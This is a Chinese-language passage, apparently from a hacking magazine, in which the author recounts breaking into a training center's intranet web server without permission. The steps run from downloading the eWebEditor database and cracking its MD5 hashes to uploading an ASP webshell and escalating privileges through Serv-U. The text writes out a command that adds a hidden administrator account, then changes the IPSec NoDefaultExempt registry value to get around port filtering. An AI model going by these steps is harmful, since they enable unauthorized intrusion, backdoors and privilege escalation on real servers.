很多小网站，通常使用的都是虚拟主机，往往域名就对应着FTP用户名，如果我们得到了管理员的密码，然后试着登录一下对应的FTP，如果幸运的话，就可以进入对方的FTP了，那样，整个网站就会在我们的掌控之中了。

（文章中涉及到的oblog4.0 & 4.5漏洞利用工具已经收录于光盘中）

# 一次绕过IPSEC限制的渗透之旅

Mickey

都说：“学到老，活到老。”这年头没点文化，真受歧视呀。这不，最近一狠心，砸开我的小猪存钱罐，取出多年积攒下来的MONEY，报了个MCSE2003的学习辅导班，也算是扩充一下自已的知识面吧。理论知识的课程听起来总是枯燥乏味的，有N多同志都伏案睡着了，咱可不能那样，花了那么多钱来这里是培训学习的，可不是睡觉的。那就找点刺激的事情来给自己提提神，还是测试一下培训中心的内网服务器的安全吧！

这个内网有台WEB服务器，上面存储了一些MCSE2003培训有关的课件和软件，以方便我们需要的时候从WEB服务器上拷贝到本地，就从这台服务器入手吧。我浏览了一下WEB服务器，发现所有页面都是静态的，而且每个静态页面文件的命名方式都是年月日时这样的方式，一看就知道是个CMS系统，可是具体采用的是哪款CMS系统就不知道了，注入是没啥希望了，内网的WEB服务器旁注更是无稽之谈。还是拿出臭要饭的编写的“WEB路径猜解”来扫描一些敏感的文件或者路径吧。运气不错，扫到了Ewebeditor这个路径，如图1。




图 1

我打开Ewebeditor的登录页面，使用默认的admin登录，出错了。看来管理员还是有点安全意识的，不能图方便呀。我利用默认路径下载了Ewebeditor的数据库文件，使用access打开

eWebEditor_System 表来查看管理员登录的用户名和密码，都采用 MD5 加密了。不过，没关系，网上有许多 MD5 查询网站，把被 MD5 算法加密后的用户名和密码放到 MD5 破解网站上进行查询，结果出来了，如图2。




图2

使用破解出来的管理员帐号登录 Ewebeditor 的后台管理，然后再得到 WEBShell 就简单了。来到“样式管理”，随便选择其中的一个样式，然后点“设置”，进入“设置样式”页面，在图片类型中添加 ASP 文件类型，图片限制里输入0，以方便我们传送大马，如图3。一切都设置好后，点提交。回到“样式管理”页面，选中刚才修改后的样式，点“预览”按钮，我们就能利用插入图片的功能来插入我们的海阳顶端 ASP 木马了，点“代码”栏，能看到我们上传后的海阳顶端 ASP 木马的相对路径，如图4。




图3





图4

登录我们的海阳顶端 ASP 木马，许多菜鸟在得到 WEBShell 后，都会进行挂马，涂改主页。其实这是非常不明智的做法。我们应该先收集一些服务器的相关信息，以方便我们进一步提权。利用海阳顶端 ASP 木马的强大功能，我收集到了服务器的一些基本的信息，如图5。从图中我们可以看出，操作系统为 Windows 2000，开启了终端服务，并且默认的端口也没有改变。我还发现了提权好帮手 Serv-U，我们来提权吧。上传 GoldSun 编写的 Serv-U 提权 ASP 文件到服务器上，输入添加管理员的命令“cmd /c net user mickey andy /add & net localgroup administrators mickey /add”，然后点提交，返回了成功页面，如图6。看来管理员并没有修改 Serv-U 默认管理用户的口令或端口，这倒是省下了我们不少的麻烦。激动的时刻到了，使用远程桌面连接，输入 WEB 服务器的 IP 地址，点连接，结果却弹出了如图7所示的提示。




图5





图6

没想到内网的这台服务器配置还挺严格的，刚开始确实小看它了，我扫描了一下服务器的端口，发现只开放了80端口，难怪终端连接不上。可是刚才在图5中也没有看到 WEB 服务器安装有任何防火墙呀？等等，有个“IPSEC Policy Agent”服务启动了，或许是管理员利用 IPSEC 做了端口过滤，这非常有可能，毕竟学的就是 MCSE，使用微软自带的这个 IPSEC 进行安全管理对于管理员来说是再好不过了。不过，IPSEC 也不是非常安全的，经过精心配置的 IPSEC 不会过滤广播通信、多播通信及 Kerberos 协议的通信，因为 Kerberos 本身就是一种安全协议，就不需要 IPSEC 保护了，这个就是 Windows 自带的 IPSEC 的 Kerberos 免过滤规则，我们就是要利用这个规则来突破限制。




图7

我们都知道 Kerberos 协议是采用88端口通信的，所以只要在源端口绑定为88端口，IPSEC 就会放行。可是这里还有一个拦路虎，就是在 Windows2000 Sp1 及以后的版本中，系统默认是禁用 Kerberos 免过滤规则的，不过这点不用担心，可以通过修改注册表的 HKLM\SYSTEM\CurrentControlSet\Services\IPSec 下的 NoDefaultExempt 键来绕过这个限制。这个 NoDefaultExempt 键在 Win2000 sp1-sp4 下默认是1，在 Win2003 下默认是3，我们将其修改为0就可以了。

在本地计算机上从注册表导出该文件并修改 NoDefaultExempt 的默认值为0，然后保存为 ipsec.reg，通过 WEBShell 上传到 WEB 服务器上，利用 Serv-U 提权 ASP 版来执行如下命令“cmd /c regedit /s C:\Inetpub\wwwroot\ipsec.reg & iisreset /reboot”，如图8。这样执行成功后，WEB 服务器就会重新启动来刷新 IPSEC

设置，我们可以通过海阳顶端的 ASP 后门的注册表键值的读取功能来确认我们的修改，如图 9，说明我们修改成功了。





图 8

